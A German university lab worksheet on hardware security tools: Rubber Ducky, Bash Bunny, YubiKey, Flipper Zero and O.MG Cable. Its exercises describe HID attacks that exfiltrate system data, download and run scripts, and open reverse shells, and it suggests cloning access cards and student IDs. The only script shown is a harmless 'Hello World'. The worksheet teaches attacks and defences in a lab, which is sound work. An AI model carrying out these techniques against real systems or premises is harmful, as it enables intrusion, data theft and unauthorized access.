

W02 – Diverse “Security” Tools

1 Inhalte

- Rubber Ducky & Bash Bunny
- YubiKey (experimentell!)
- Flipper Zero (experimentell!)
- O.MG Cable & Malicious Cable Detector (experimentell!)
- Chipkarten, zugehörige Leser und andere Security Token (optional)

2 Allgemeines

Die Aufgaben sind teilweise nur rudimentär bzw. nicht getestet! Halten Sie daher im Bericht insbesondere fest, welche Aufgaben (auch zeitlich) gut funktionieren und welche nicht. Wenn Sie Ideen zur Erweiterung haben, dann diese herzlich willkommen!

3 Benötigte (zusätzliche) Hard- und Software

- Rubber Ducky und Bash Bunny
- YubiKey, Flipper Zero und O.MG Cable & Malicious Cable Detector
- Chipkarten, zugehörige Leser und andere Security Token

Rubber Ducky & Bash Bunny

Der Rubber Ducky und der Bash Bunny sind [laut ChatGPT – ChatGPT muss in jeder modernen LV vorkommen!] zwei verschiedene Werkzeuge, die für unterschiedliche Zwecke entwickelt wurden. Hier sind die Unterschiede zwischen den beiden:

Funktion

Der Rubber Ducky ist ein sogenannter “USB Rubber Ducky”. Es handelt sich um einen programmierbaren USB-Stick, der als Tastatur erkannt wird, wenn er an einen Computer angeschlossen wird. Der Rubber Ducky kann vorab definierte Tastaturbefehle ausführen, um automatisierte Aufgaben oder Angriffe durchzuführen. Er wird oft für Sicherheits- und Penetrationstests verwendet. Der Bash Bunny hingegen ist ein vielseitiges Gerät, das für den Angriff von Computersystemen entwickelt wurde. Es ist ein kleiner Computer, der als USB-Speicherstick getarnt ist. Der Bash Bunny kann verschiedene Angriffsvektoren nutzen, einschließlich Tastatur- und Massenspeicheremulation und Ethernet-Angriffe. Es ermöglicht das Durchführen von komplexeren Angriffen und das Ausnutzen von Sicherheitslücken. [ChatGPT]

Programmierung

Der Rubber Ducky wird mit einer speziellen Skriptsprache programmiert, die für die Tastaturemulation entwickelt wurde. Die Skriptsprache ist relativ einfach und kann verwendet werden, um Tastatureingaben, Befehle und Skripte auf dem Zielcomputer auszuführen. Der Bash Bunny hingegen verwendet Skripte, die in der Sprache Bash (Bourne Again Shell) geschrieben sind, einer leistungsstarken Skriptsprache, die in vielen Unix- und Linux-Systemen verwendet wird. Die Programmierung des Bash Bunny erfordert daher ein tieferes Verständnis der Bash-Skripting-Syntax und -Befehle. [ChatGPT]

Verwendungszweck

Der Rubber Ducky wird oft von Sicherheitsexperten und Ethical Hackern verwendet, um Sicherheitslücken in Computersystemen aufzudecken. Er kann zum Beispiel dazu verwendet werden, automatisch Tastatureingaben durchzuführen, um sich auf einem System anzumelden, Befehle auszuführen oder Schadcode einzuschleusen. Der Bash Bunny hingegen kann für eine breite Palette von Angriffsszenarien eingesetzt werden, einschließlich Netzwerkmanipulation, Datenexfiltration, Spoofing und Social Engineering. Es ist ein mächtiges Werkzeug, das in den Händen von Angreifern potenziell gefährlich sein kann. [ChatGPT]

YubiKey

Der YubiKey ist [laut ChatGPT] ein physisches Sicherheitsgerät, das zur Authentifizierung und zum Schutz von Online-Konten entwickelt wurde. Es handelt sich um einen USB-Stick oder eine Karte, der eine Vielzahl von Sicherheitsfunktionen bietet. Der YubiKey unterstützt verschiedene Authentifizierungsmethoden wie OTP und FIDO2. Er kann mit verschiedenen Online-Diensten, Betriebssystemen und Anwendungen verwendet werden, um den Zugriff auf Konten und Systeme sicherer zu machen. Einmal programmiert oder mit einem geheimen Schlüssel konfiguriert, generiert der YubiKey bei jedem Einsatz ein eindeutiges Passwort oder eine digitale Signatur. Dies bedeutet, dass selbst wenn ein Angreifer das Passwort abfängt oder den Computer kompromittiert, er ohne den physischen YubiKey keinen Zugriff auf das Konto oder System erhält. Der YubiKey wird von vielen großen Online-Diensten wie Google, Facebook, Dropbox und zahlreichen weiteren unterstützt. Er kann auch für Unternehmensnetzwerke und andere digitale Systeme verwendet werden, um die Sicherheit zu erhöhen und den Schutz vor Phishing-Angriffen und unbefugtem Zugriff zu verbessern. Es ist wichtig zu beachten, dass der YubiKey eine zusätzliche Sicherheitsebene bietet, aber nicht als alleinige Authentifizierungsmethode angesehen werden sollte. Eine Kombination aus starken Passwörtern, regelmäßigen Updates und anderen Sicherheitsmaßnahmen ist weiterhin empfehlenswert, um ein umfassendes Sicherheitsniveau zu gewährleisten. [ChatGPT]

Achtung

Es ist wichtig anzumerken, dass sowohl Rubber Ducky, als auch Bash Bunny, Flipper Zero und das O.MG Cable Werkzeuge sind, die mit Bedacht und im Rahmen der geltenden Gesetze eingesetzt werden müssen. Unbefugte oder unüberlegte Verwendung kann zu rechtlichen Konsequenzen führen.

4 Laborübungen

Aufgabe W02.1: Rubber Ducky & Bash Bunny

Siehe Aufgaben in W02a.

Aufgabe W02.2: YubiKey (experimentell!)

Siehe Aufgaben in W02b.

Aufgabe W02.3: Flipper Zero (experimentell!)

Siehe Aufgaben in W02c.

Aufgabe W02.4: O.MG Cable & Malicious Cable Detector (experimentell!)

Siehe Aufgaben in W02d.

Aufgabe W02.5: Chipkarten, zugehörige Leser und andere Security Token (optional)

Siehe Aufgaben in W02e.

W02a – Rubber Ducky & Bash Bunny

1 Inhalte

- Rubber Ducky – Hello World
- Rubber Ducky – Information Gathering
- Rubber Ducky – HID-Angriffe
- Rubber Ducky für die Ausführung weiterer Scripte benutzen
- Rubber Ducky – Reverse Shell
- Rubber Ducky – Eigener Angriff
- Rubber Ducky – Ideen zur Absicherung
- Bash Bunny – Hello World
- Rubber Ducky Scripte auf dem Bash Bunny ausführen
- Bash Bunny – Information Gathering
- Bash Bunny – Weitere Scripte aus dem internen Speicher ausführen
- Bash Bunny – Reverse Shell
- Bash Bunny – Eigener Angriff
- Bash Bunny – Ideen zur Absicherung

2 Allgemeines

- In diesem Arbeitsblatt werden verschiedene HID-Angriffe sowie Verteidigungsstrategien behandelt und ausgearbeitet.
- Verwendet wird der Rubber Ducky und der Bash Bunny von HAK5.
- Den “Quick-Start” Guide zum Rubber Ducky können Sie hier finden:
<https://docs.hak5.org/hak5-usb-rubber-ducky/unboxing-quack-start-guide>.
Sollte es mit der Tastatur Probleme geben (z.B. 'Y' vs. 'Z'), so können Sie im PayloadStudio über “Settings / Compiler Settings / Language” Deutsch (de.json) einstellen (Default ist US).
- Grundlegende Informationen zum Bash Bunny können Sie hier finden:
<https://wiki.bashbunny.com/#!index.md>

3 Benötigte (zusätzliche) Hard- und Software

- Rubber Ducky
- Bash Bunny

4 Laborübungen

Aufgabe W02a.1: Rubber Ducky – Hello World

Erstellen Sie ein Rubber Ducky Script, um den String “Hello World”, in einem beliebigen Editor Ihres Betriebssystems auszugeben.

Hinweis: Sie können die Ausgabe auch per CLI mit z.B. dem echo Kommando ausgeben.

Hinweis: Wenn noch keine Tastendefinition (BUTTON_DEF) in der Nutzlast definiert wurde, wird durch Drücken der Taste standardmäßig der “ATTACKMODE STORAGE” aufgerufen. Dies deaktiviert jede weitere Ausgabe von “simulierten” Tastatureingaben und verwandelt den USB Rubber Ducky in ein Massenspeicher-Laufwerk. Nach Umschalten in den sogenannten “Arming Mode” kann die neue Payload auf die SD-Karte kopiert werden, ohne dass man diese aus dem Rubber Ducky entnehmen muss.

Aufgabe W02a.2: Rubber Ducky – Information Gathering

Erstellen Sie ein Rubber Ducky Script, mit dem Sie Informationen über das Zielsystem (PC- und/oder Wifi-Informationen, etc.) auslesen, und senden Sie diese Informationen über eine Netzwerkverbindung an Ihr System.

- Recherchieren Sie nach den CLI-Kommandos, um die benötigten Informationen für Ihr System zu bekommen.
- Recherchieren Sie, wie Sie diese Informationen über das Netzwerk an ein Ziel senden können.
- Schreiben Sie, mithilfe der gefundenen Informationen, das benötigte Script.

Hinweis: Verwenden Sie der Einfachheit halber einen lokalen Webserver (welcher Verbindungen aus dem lokalen Netzwerk akzeptiert), um Informationen per HTTP empfangen zu können. Vielleicht ist hierbei das Kommando “curl” hilfreich. . .

Aufgabe W02a.3: Rubber Ducky – HID-Angriffe

Recherchieren Sie zu HID-Angriffen. Erklären Sie dabei folgende Punkte.

- Was sind HID-Angriffe?
- Warum können solche Angriffe gefährlich werden?
- Welche Arten von HID-Angriffen gibt es?
- Was würden Sie Personen raten, die sich vor solchen Angriffen schützen wollen?

Aufgabe W02a.4: Rubber Ducky für die Ausführung weiterer Scripte benutzen

Komplexe Anwendungen werden irgendwann zu lang, um sie effizient mit reinen Tastatur-Kommandos in Verbindung mit dem Rubber Ducky zu benutzen. Schreiben Sie daher ein Rubber Ducky Script, welches ein beliebiges Script (bash, sh, power-shell, python, etc.) von einer beliebigen Quelle (Netzwerk, externer Speicher) lädt, und auf dem Zielsystem ausführt. Das Rubber Ducky Script, soll nun nur noch eine Datei über das Netzwerk laden und ausführen.

Hinweis: Sie können den vorhin verwendeten Webserver weiterverwenden, um Daten für das Zielsystem bereitzustellen.

Aufgabe W02a.5: Rubber Ducky – Reverse Shell

Erweitern Sie die vorherige Aufgabe, sodass das geladene externe Script eine Reverse-Shell eröffnet, auf die Sie mit Ihrem System zugreifen können. Beantworten Sie außerdem folgende Fragen.

- Wie funktioniert eine Reverse-Shell?
- Welche Voraussetzungen sind notwendig, um mit einer Reverse-Shell arbeiten zu können?
- Wie könnte eine Reverse-Shell verhindert/entdeckt werden?

Hinweis: Sie finden am Ende dieses Dokuments, einen Link, der Sie bei der Reverse-Shell unterstützt.

Hinweis: Bitte beschränken Sie sich auf den Download von lokal installierten Servern. Aber selbst dann ist die Wahrscheinlichkeit hoch, dass die installierte Trellix Endpoint Security anschlägt, der Rechner vom Netz getrennt wird und Sie Besuch von einem Techniker der AAU bekommen. Aber keine Angst, das ist ein “ganz normaler Vorgang im Falle eines Fundes”!

Aufgabe W02a.6: Rubber Ducky – Eigener Angriff

Planen Sie einen eigenen Angriff (in einer gesicherten Labor-Umgebung), in dem Sie einen Rubber Ducky benutzen.

- Definieren Sie ein Ziel, welches Sie erreichen wollen. Das kann das Abgreifen von Daten sein, aber auch die Installation eines Programmes auf dem Zielsystem.
- Überlegen Sie sich, wie Sie dieses Ziel mithilfe des Rubber Ducky erreichen können.
- Schreiben Sie das Script, und führen Sie den Angriff aus.

Aufgabe W02a.7: Rubber Ducky – Ideen zur Absicherung

Überlegen Sie sich Methoden abseits von Awareness und vorsichtigem Benutzerverhalten, mit welchen Sie Ihren Rechner (technisch) gegen Angriffe mit dem Rubber Ducky absichern können.

Aufgabe W02a.8: Bash Bunny – Hello World

Erstellen Sie ein Bash Bunny Script, um den String “Hello World”, in einem beliebigen Editor Ihres Betriebssystems auszuführen.

Hinweis: Sie können die Ausgabe auch per CLI und “echo Hello World” ausführen.

Aufgabe W02a.9: Rubber Ducky Scripte auf dem Bash Bunny ausführen

Binden Sie ein Rubber Ducky Script, aus dem vorherigen Kapitel, in ein Bash Bunny Script ein, um sie wiederverwenden zu können.

- Recherchieren Sie, wie Sie Rubber Ducky Scripte direkt in ein Bash Bunny Script einbinden können.
- Bei Abschluss des Scripts, verwenden Sie eine Signal-Farbe am Bash Bunny, um die erfolgreiche Ausführung zu bestätigen.

Aufgabe W02a.10: Bash Bunny – Information Gathering

Erstellen Sie Bash Bunny Script, mit dem Sie Informationen über das Zielsystem (PC-InPC- und/oder Wifi-Informationen, etc.) auslesen, und speichern Sie diese Informationen im internen Speicher des Bash Bunny.

- Binden Sie hierfür nicht das Script ein, welches Sie zuvor für den Rubber Ducky erstellt haben, sondern setzen Sie es direkt mit einem Bash Bunny Script um.
- Bei Abschluss des Scripts, verwenden Sie eine Signal-Farbe am Bash Bunny, um die erfolgreiche Ausführung zu bestätigen.

Aufgabe W02a.11: Bash Bunny – Weitere Scripte aus dem internen Speicher ausführen

Führen Sie ein im internen Speicher abgelegtes Script (bash, sh, power-shell, python, etc.) aus.

- Recherchieren Sie, wie Sie während der Ausführung auf den internen Speicher zugreifen

können.

- Verwenden Sie eine Signalfarbe, um zu signalisieren, dass das abgelegte Script nun ausgeführt wird.
- Bei Abschluss des Scripts, verwenden Sie eine Signal-Farbe am Bash Bunny, um die erfolgreiche Ausführung zu bestätigen.

Aufgabe W02a.12: Bash Bunny – Reverse Shell

Erweitern Sie die vorherige Aufgabe, sodass das geladene Script eine Reverse-Shell eröffnet, auf die Sie mit Ihrem System zugreifen können.

Aufgabe W02a.13: Bash Bunny – Eigener Angriff

Planen Sie einen eigenen Angriff (in einer gesicherten Labor-Umgebung), in dem Sie einen Bash Bunny benutzen.

Hinweis: **Test nur nach Freigabe durch den LV-Leiter und nur im Lab, nicht in der “freien Wildbahn”!** Aber auch so kann es zur Sperre des Rechners und zum Kontakt mit ZID- bzw. AICS-Techniker:innen kommen, weil die lokale Endpoint Security (Trellix) anschlägt.

- Definieren Sie ein Ziel, welches Sie erreichen wollen. Das kann das Abgreifen von Daten sein, aber auch die Installation eines Programmes auf dem Zielsystem.
- Überlegen Sie sich, wie Sie dieses Ziel mithilfe des Bash Bunny erreichen können.
- Vergessen Sie nicht, dass Sie mit dem Bash Bunny erweiterte Möglichkeiten haben, welche Sie mit dem Rubber Ducky nicht hatten.
- Schreiben Sie das Script, und führen Sie den Angriff aus.

Aufgabe W02a.14: Bash Bunny – Ideen zur Absicherung

Überlegen Sie sich Methoden abseits von Awareness und vorsichtigem Benutzerverhalten, mit welchen Sie Ihren Rechner (technisch) gegen Angriffe mit dem Rubber Ducky absichern können.

5 Nützliche Links

- <https://blog.hartleybrody.com/rubber-ducky-guide>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>
- <https://www.infosecademy.com/netcat-reverse-shells>
- https://wiki.bashbunny.com/#!payload_development.md

W02b – YubiKey – Experimentell!

1 Inhalte

- Static Password
- FIDO2-Verfahren
- Sicherheit
- Risiken für Accounts
- OATH-HOTP
- OTP
- YubiKey OTP
- YubiKey-basierte OTP-Authentifizierung in einer Java-Applikation (!)
- WebAuthn Walk-Through
- YubiKey & GPG
- FIDO2 Absicherung mit YubiKey (experimentell!)
- Absicherung mit Mobile-YubiKey (experimentell!)

2 Allgemeines

- Der YubiKey ist ein Security-Token und kann für viele FIDO2-Services (FIDO = Fast Identity Online) für die 2-Faktor-Authentifizierung verwendet werden.
- Es können aber auch andere Authentifizierungsmethoden hardware-gebunden verwendet werden.
- Passwort-Login, OTP-Login (OTP = One-Time Password, NICHT One-Time Pad), FIDO2, OATH (Open Authentication), und weitere Methoden können genutzt werden.
- Eine Einführung, sowie diverse grundlegende Informationen, finden Sie unter <https://www.yubico.com/start>.
- Sie finde eine Reihe nützlicher Links zu den Beispielen am Ende des Dokuments.
- Manche der Aufgaben sind “eher experimentell” (i.S.v. “noch nicht ausgereift”). Sollte Sie daher bei einer Teilaufgabe nicht weiterkommen, dann bitte die “Problemstelle” dokumentieren und mit der nächsten Teilaufgabe weitermachen.

3 Benötigte (zusätzliche) Hard- und Software

- YubiKey
- YubiKey-Manager

4 Laborübungen

Aufgabe W02b.1: Static Password

Richten Sie mithilfe des YubiKey-Managers ein Static-Passsword für Long-Touch ein.

- Welche Vorteile bietet diese Funktion?
- Welche weiteren Optionen bietet der YubiKey-Manager sonst noch?

Hinweis: Den Yubikey-Manager können Sie unter <https://www.yubico.com/support/download/yubikey-manager> herunterladen.

Aufgabe W02b.2: FIDO2-Verfahren

Suchen Sie nach Informationen zum FIDO2-Verfahren, und beantworten Sie folgende Fragen:

- Was ist das Prinzip hinter dem Verfahren?
- Welche Vorteile gibt es bei dem Verfahren?
- Welche Nachteile/Schwachstellen gibt es bei FIDO2?

Aufgabe W02b.3: Sicherheit

Überlegen Sie sich Methoden, wie ein potenzieller Angreifer, trotz YubiKey Nutzung, Zugriff auf einen Account bekommen könnte.

Hinweis: Beziehen Sie auch physische Einbrüche mit ein.

Aufgabe W02b.4: Risiken für Accounts

Welche Risiken, im Bezug auf zu sichernde Accounts, wären denkbar? Überlegen Sie sich auch Gegenmaßnahmen dafür.

Hinweis: Berücksichtigen Sie hier auch Faktoren wie Verlust, unterschätzte Gefahren, etc.

Aufgabe W02b.5: OATH-HOTP

Der YubiKey unterstützt das OATH-HOTP-Verfahren (Open Authentication – Hash/Counter-based One Time Password).

- Erklären Sie das Verfahren, und führen Sie die Vor- und Nachteile dazu auf
- Was ist der Unterschied zu OATH-TOTP (Clock/Time-based One Time Password)?
- Weshalb ist es einfacher das HOTP-Verfahren auf einem Hardware-Token, wie den YubiKey, umzusetzen?

Aufgabe W02b.6: OTP

Richten Sie, mithilfe des YubiKey-Managers, die OTP-Funktion für Short-Touch ein.

- Welche Vorteile bietet diese Funktion?
- Testen Sie die OTP-Funktion mit dem YubiKey-Playground: <https://demo.yubico.com/playground>.

Aufgabe W02b.7: YubiKey OTP

Beantworten Sie folgende Fragen zur YubiKey OTP-Funktion

- Wie funktioniert die OTP-Generierung bei YubiKey?
- Beantworten Sie außerdem, wie diese OTPs aufgebaut sind.

Hinweis: https://developers.yubico.com/OTP/OTPs_Explained.html

Aufgabe W02b.8: YubiKey-basierte OTP-Authentifizierung in einer Java-Applikation (!)

Erstellen Sie eine kleine Java-Anwendung, die Sie mit einem YubiKey-OTP absichern. Verwenden Sie für die Authentifizierung, die Yubico-API, um das OTP zu überprüfen.

- Erstellen Sie eine Java-Anwendung, in der ein Login mit Username und Passwort notwendig ist, um diese nutzen zu können.
- Im eingeloggten Zustand, soll der Nutzer die Möglichkeit haben, einen YubiKey hinzuzufügen.
- Der YubiKey darf erst gesetzt werden, wenn der Nutzer sich initial angemeldet hat.
- Falls noch kein YubiKey im Account hinterlegt wurde, ist für den Login nur der Benutzername und das Passwort notwendig.
- Sobald ein YubiKey hinzugefügt wurde, ist ein OTP als 2-Faktor-Authentifizierung zwingend erforderlich.
- Beim Hinzufügen eines YubiKey, müssen Sie den Identity-Part von einem beliebigen OTP des YubiKey, in Ihrer Anwendung speichern.
- Die YubiKey-ID muss beim Login überprüft werden, um zu ermitteln, ob der richtige YubiKey verwendet wurde.
- Das OTP muss mithilfe der Yubico-API verifiziert werden.

Hinweis: Nutzen Sie Yubico OTP für diese Anwendung: <https://developers.yubico.com/OTP>.

Hinweis: Die prototypische Musterlösung einer anderen Gruppe ist auf Anfrage beim LV-Leiter erhältlich. Der YubiKey 1 (Serial: 15581899, grüner Aufkleber “1” auf der Rückseite) wurde bereits registriert und die `CLIENT_ID` wurde zusammen mit dem `CLIENT_SECRET` im Demo-Code hinterlegt.

Aufgabe W02b.9: WebAuthn Walk-Through

YubiKey bietet einen Walk-Through an, um die WebAuthn (FIDO2) Methode praktisch testen und nachvollziehen zu können. Gehen Sie die Schritte durch, und beschreiben Sie anhand des Beispiels die Funktionsweise von WebAuthn bzw. FIDO2.

Hinweis: https://developers.yubico.com/WebAuthn/WebAuthn_Walk-Through.html

Aufgabe W02b.10: YubiKey & GPG

Über Kleopatra (GPG) können Sie den YubiKey auch zur Speicherung Ihres privaten GPG-Schlüssels nutzen (Siehe Aufgabe W04a.18).

Aufgabe W02b.11: FIDO2 Absicherung mit YubiKey (experimentell!)

Sichern Sie einen Account Ihrer Wahl (der YubiKey unterstützt) mit einem YubiKey (mithilfe des FIDO-2 Verfahrens). Unterstützte Services finden Sie unter <https://www.yubico.com/at/setup/yubikey-5-series>. **Achten Sie allerdings darauf, dass Sie sich nicht selbst aus Ihrem Account aussperren!**

Hinweis: Sie können auch die Demo von YubiKey verwenden: <https://demo.yubico.com/webauthn>

Aufgabe W02b.12: Absicherung mit Mobile-YubiKey (experimentell!)

Sichern Sie einen Account Ihrer Wahl (der YubiKey unterstützt) mit einem Mobile-YubiKey und verwenden Sie Ihr Smartphone für die Authentifizierung.

Hinweis: Um ihre Accounts nicht zu gefährden können auch die Demo von YubiKey verwenden: <https://demo.yubico.com/webauthn>

5 Nützliche Links

- <https://developers.yubico.com/WebAuthn>

- https://developers.yubico.com/WebAuthn/WebAuthn_Walk-Through.html
- <https://developers.yubico.com/OTP>
- <https://upgrade.yubico.com/getapikey>
- https://developers.yubico.com/OTP/OTPs_Explained.html
- Yubico.com: Obtaining an API Key for YubiKey Development
- https://developers.yubico.com/yubikey-val/Getting_Started_Writing_Clients.html
- Yubico.com: webauthn-server-demo
- <https://support.yubico.com/hc/en-us/articles/4409708994194-Invalid-OTP-Error>
- https://developers.yubico.com/yubikey-val/Validation_Protocol_V2.0.html
- <https://support.yubico.com/hc/en-us/articles/360013761339-Resetting-the-OpenPGP-Application-on-the-YubiKey>

W02c – Flipper Zero – Experimentell!

<https://docs.flipper.net>

Allgemeines

Der Flipper Zero unterstützt eine Vielzahl von Modulen für unterschiedliche Frequenzen und Protokolle, kann über GPIO-Pins erweitert werden und bietet Funktionen für IR, Sub-1 GHz, RFID, NFC und mehr.

Setup

Siehe <https://docs.flipper.net/basics/first-start>

Mögliche Anwendungen

Sub-GHz:

- Frequenzbereich, der unter 1 GHz liegt
- Ermöglicht Signale im Frequenzbereich von 300-928 MHz zu empfangen und zu senden (Frequenzbereich kann sich je nach Land an dessen gesetzliche Lage die Firmware angepasst ist, unterscheiden)
- Beispiele:
 - Haussicherheitssysteme (Bewegungsmelder, Rauchmelder)
 - Funkfernsteuerungen (z.B. Garagentore)

Funktionen am Flipper Zero für Sub-GHz

Read: Ermöglicht es Signale zu lesen oder zu empfangen

Read Raw: Ähnlich wie Read, aber liest das Signal in seiner originalen Form

Saved: Zugriff auf gespeicherte Signale, um sie erneut zu verwenden (senden) oder zu analysieren

Add Manually: Ermöglicht es Signalinformationen manuell hinzuzufügen, wenn man spezifische Kenntnisse über ein Signal hat

Frequency Analyzer: Analyse der Frequenznutzung in der Umgebung.

Region Information: Zeigt Informationen über die für eine Region spezifischen Sub-GHz-Bandbeschränkungen und Bandnutzungen – Bitte nicht (durch Flashen einer neuen Firmware) ändern!

Radio Settings: ermöglicht es Einstellungen des Sub-GHz-Radios anzupassen.

Beispiele zum Ausprobieren:

- Signale in unmittelbarer Umgebung lesen mit Read
- Klonen eines drahtlosen Garagentoröffners oder einer anderen einfachen Fernbedienung
- Analyse der Umgebung mit Frequency Analyzer – Wer sendet auf welcher Frequenz? Danach Recherche und ggf. weitere Analysen
- Imitieren von Fernbedienungen für Präsentationen, die auf Sub-GHz-Übertragung basieren

125 kHz RFID (Radio-Frequency Identification)

Wird häufig in Sicherheitskarten, Zugangskontrollsystemen und Chips zur Tieridentifikation (Hund, Kühe, ...) verwendet. Weitere Beispiele sind Studentenausweis zur Identifikation und zum Auschecken bei SPU-Prüfungen und Zurückgeben von Büchern, ohne dass ein Barcode gescannt wird.

Beispiele zum Ausprobieren:

- Zugangskarte/Studentenausweis klonen (für Zugang zu dem Gebäude, der Bibliothek oder für den Drucker)
- RFID-Tags klonen

NFC – Near Field Communication

Wird häufig für kontaktloses Bezahlen oder bei elektronischen Ticketing Systeme verwendet. Weitere Beispiele: Karten in Hotel-Schließsystemen

Beispiele zum Ausprobieren:

- Lesen und Speichern von NFC-Karteninformationen (z.B. Hotelkarten)
- Zugangskarte/Studentenausweis klonen (für Zugang zu den Gebäuden oder Bibliothek oder zum Drucken)
- Lesen von NFC-Bankkarten (EMV) Type A: Flipper Zero kann nur UID, SAK, ATQA und gespeicherte Daten auf Bankkarten lesen, ohne sie zu speichern.
- Lesen eines NFC Smart-Tag
- Emulieren einer NFC business card (add manually, NTAG215)

https://twitter.com/flipper_zero/status/1679192536223559680?lang=de

Infrared

Ist verbreitet in Fernbedienungen für Haushaltsgeräte wie Fernseher, HiFi-Systeme, Klimaanlage oder Lichtsysteme.

Beispiele zum Ausprobieren:

- Klonen einer Fernbedienung z.B. für Beamer oder TV)

BadUSB

Kann als BadUSB-Gerät fungieren, das von Computern als Tastatur (Human Interface Device – HID) erkannt wird. Man kann wie beim Rubber Ducky oder beim Bash Bunny z.B. Systemeinstellungen ändern, Daten abrufen oder Reverse Shells initiieren.

Beispiele zum Ausprobieren:

- Keyboard emulieren (siehe auch Rubber Ducky und Bash Bunny)

U2F (Universal 2nd Factor)

Kann als Authentifizierungs-Token fungieren

Beispiele zum Ausprobieren:

- Kann als USB Universal 2nd-Factor (U2F) Authentifizierungs-Token oder Sicherheitsschlüssel fungieren, der als zweiter Authentifizierungsfaktor bei der Anmeldung bei Webkonten verwendet werden kann
- Anleitung: <https://docs.flipper.net/u2f>

GPIO (General Purpose Input/Output)

Der Flipper Zero kann mit externer Hardware über die integrierten GPIO-Pins verbunden werden, um Hardware mit Knöpfen zu steuern

iButton

Kommunizieren mit Lesegeräten durch physischen Kontakt. Wird verwendet bei Zugangskontrollen, Temperatur- und Feuchtigkeitsmessungen.

W02d – O.MG Cable – Experimentell!

<https://shop.hak5.org/products/omg-cable> und <https://o.mg.lol>

Allgemeines


- Das O.MG Cable sieht aus wie ein gewöhnliches Ladekabel, ist aber ein Hacking-Tool
- Ausführung von Payloads (Skripte werden in der Skriptsprache „Ducky Script“ geschrieben)
- Payloads werden in die Weboberfläche eingetippt und ausgeführt

Beispiele:


- Programme aufrufen und steuern
- Schadsoftware „eintippen“ (vgl. Rubber Ducky und Bash Bunny)
- Ausführen von Administrationsaufgaben
- Links
 - Setup allgemein: <https://o.mg.lol/setup>
 - O.MG Web-Flasher: <https://o-mg.github.io/WebFlasher>
 - Treiber: <https://www.silabs.com/developers/usb-to-uart-bridge-vcp-drivers?tab=downloads#software>

Setup

1. Flashen des O.MG-Kabels: Befolge den Anweisungen (Plug-In, Connect, Flash) der Website <https://o-mg.github.io/WebFlasher/>, um das O.MG Kabel zu flashen. Installiere notwendige Driver, falls es nicht funktioniert.
2. Nachdem das Flashen erfolgreich war, stecke die Seite des O.MG Kabels mit dem USB-Logo (d.h. die Seite, wo kein oranges Band ist) an das gewünschte Gerät (z.B. PC) an. Diese Seite des O.MG Kabels hat ein integriertes WLAN-Modul.
3. Nun sollte das O.MG WLAN erscheinen.



4. Verbinde ein Gerät, wie beispielsweise einen Laptop oder ein Tablet, das WLAN-Zugangspunkte erreichen kann, mit dem WLAN-Netzwerk "O.MG" und verwende das Passwort "12345678".
5. Besuche dann die Website, die bei Schritt 3 beim Flashen angezeigt wird: <http://192.168.4.1>



6. Erstelle eine erste Payload und führe sie aus. Quellen für Payloads:
 - <https://github.com/hak5/omg-payloads>
 - <https://hak5.org/blogs/payloads>

W02d – O.MG Malicious Cable Detector

<https://github.com/O-MG/MaliciousCableDetector/wiki>

Allgemeines

- Der Malicious Cable Detector ermöglicht es, bössartige Kable zu erkennen und Daten während des Ladevorgangs zu blockieren (= Anti Juice Jacking)
- Der Malicious Cable Detector analysiert das Verhalten des angesteckten Kabels rund 200.000-mal pro Sekunde mit Hilfe der Seitenkanalleistungsanalyse
- Verschiedene bössartige Kabel haben unterschiedliche Leistungsprofile und werden über entsprechende Lichtsignaturen angezeigt.


Setup

1. SchlieÙe den Malicious Cable Detector an einen USB-A-Anschluss an. Der Malicious Cable Detector benötigt zum Betrieb Strom.
2. SchlieÙe ein verdächtiges Kabel an den Malicious Cable Detector an.
Wichtig: Stelle sicher, dass das Kabel nicht schon an ein anderes Gerät angeschlossen ist!
3. Wenn die LED des Malicious Cable Detector Anzeichen von Aktivität zeigt, deutet dies darauf hin, dass das Kabel aktiv versucht, ohne Grund Daten zu senden oder gar versucht, das Host-Gerät zu manipulieren.



Alternativen bzgl. Erkennung und Schutz

- Erkennen mittels Wärmebildkamera oder Angreifen (auch im Leerlauf oft deutlich über 25°C)



Quelle: <https://counterespionage.com/malicious-usb-cables>

- Blockieren (= physisches Durchtrennen) der USB-Datenleitungen (wenn man nur Laden möchte) oder der Ports



O.MG Cable – Aufgabe 1: Hello World! in Notebook.exe

Aufgabenstellung:

Erstelle ein Skript, welches notebook.exe (oder eine andere Textverarbeitungssoftware) öffnet und den Text „Hello World!“ eingibt.

Payload:

```
DUCKY_LANG DE
DELAY 2000
GUI
DELAY 500
STRING notebook.exe
ENTER
DELAY 500
STRING Hello World!
```

Bedeutung der Befehle:

